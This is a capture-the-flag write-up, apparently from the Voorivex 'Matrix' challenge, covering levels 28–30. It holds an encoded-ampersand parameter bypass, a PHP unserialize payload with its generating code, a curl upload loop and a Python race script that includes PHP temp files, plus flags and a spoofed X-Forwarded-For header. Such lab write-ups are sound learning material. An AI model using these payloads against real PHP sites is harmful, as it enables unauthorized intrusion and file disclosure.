
X-Forwarded-For: 127.0.0.1
X-Url-Schema: http



Level 28: https://matrix.voorivex.academy/the-final-fight-b1f6bb930427fc161f4fbb8ccdf06eca/


Here, using ?show-me-the-codes we can see php code we gives listing of current dir and we need to get para values in the way it won't be restricted from .htaccess file

Array ([0] => . [1] => .. [2] => .htaccess [3] => 1.png [4] => 2.png [5] => 3.png [6] => images [7] => index.php [8] => next.php)



Now, in this case we can't use "&" and give para values its better to make crafted url and then do injection may be like this might be helpful.

https://matrix.voorivex.academy/the-final-fight-b1f6bb930427fc161f4fbb8ccdf06eca/Neo/ali?p=Sup3r%26H3ro



Level 29: https://matrix.voorivex.academy/the-final-fight-05f94763492df091df93a019de59fbb0/


Now, we have php unserialize issue and for this we need to execute using php and then give value which will give us next.php file

We can create php like this based on above code and run it using php will be encoded one.

```
<?php
class reviving_neo {
   private $dead = false;
}

echo urlencode(serialize(new reviving_neo));
```

https://matrix.voorivex.academy/the-final-fight-05f94763492df091df93a019de59fbb0/?code=O%3A12%3A%22reviving_neo%22%3A1%3A%7Bs%3A18%3A%22%00reviving_neo%00dead%22%3Bb%3A0%3B%7D%

Which will give flag




/the-final-fight-9079c3d77eecb6699bb4a27b3cd249ec

Level 30: https://matrix.voorivex.academy/the-final-fight-9079c3d77eecb6699bb4a27b3cd249ec/

This one bit tricky because we have to do 2 things step by step for example.

1. Based on specific size of file which contains “escape_from_matrix” then need to upload into /tmp file using curl or burp
2. When we receive msg at that time we need to run our python exploit to which go to another if condition and retrieve flag from next.php file



1. Creation of file like this in terminal.

```shell
echo -n "escape_from_matrix" > escape_from_matrix.txt
dd if=/dev/zero bs=1M count=20 >> escape_from_matrix.txt
```

2. Now using curl to request and get response.

```shell
while true; do
  curl -X POST -F "file=@escape_from_matrix.txt" "https://
matrix.voorivex.academy/the-final-fight-9079c3d77eecb6699bb4a27b3cd249ec/"
  sleep 1
done
```

Server-Side Response:

```lua
Array ( [0] => . [1] => .. [2] => php2qLoP8 [3] => php4TO4M0 [4] =>
php8Efyx7 [5] => phpCslvJ5 [6] => phpGKUy85 [7] => phpNitfU6 [8] =>
phpW9MlC9 [9] => phpbtpbZ8 [10] => phpnCf2O7 [11] => phpqxK6J7 [12] =>
phpuY5eq6 [13] => phpzNs6N6 [14] => phpzQdSV7 )
```

3. Then by running python exploit and get flag.


```python
import requests
import re

while True:
    response = requests.get("https://matrix.voorivex.academy/the-final-
fight-9079c3d77eecb6699bb4a27b3cd249ec/?show-me-more")
    match = re.search(r"\[(\d+)\] => (\w+)", str(response.content))
    if match:
        value = match.group(2)
        print(value)

        res = requests.get(f"https://matrix.voorivex.academy/the-final-
fight-9079c3d77eecb6699bb4a27b3cd249ec/?code=/tmp/{value}")
        print(str(res.content))
```

```shell
→  Hacker0x01 python3 exploit.py
php1DMjAW
b'/yOu-havE-jUst-escaped-the-Matrix!'
php1DMjAW
b'/yOu-havE-jUst-escaped-the-Matrix!'
^Z
```

4. We have received flag like > **/yOu-havE-jUst-escaped-the-Matrix!**

https://matrix.voorivex.academy/yOu-havE-jUst-escaped-the-Matrix!/?show-me-the-codes

```
Final Flag -> flag_61558485ea3b9cdc225dd4dad4f73947
```



I express my deep gratitude to all my friends who helped me during this CTF challenge. Your awesome support has been invaluable, and I appreciate each one of you. A special thank you to the brilliant mind behind this CTF challenge. Your creativity and ingenuity have made this experience both challenging and rewarding. I've learned a lot. Thank you for creating a this CTF.

Name: Raj Prajapati (@darkerhack)

University: Memorial University (Canada)

Twitter: https://twitter.com/Dark3rH4cK

Special Thanks to (Damet garmmm!!!!!) > https://twitter.com/voorivex && https://twitter.com/amirmsafari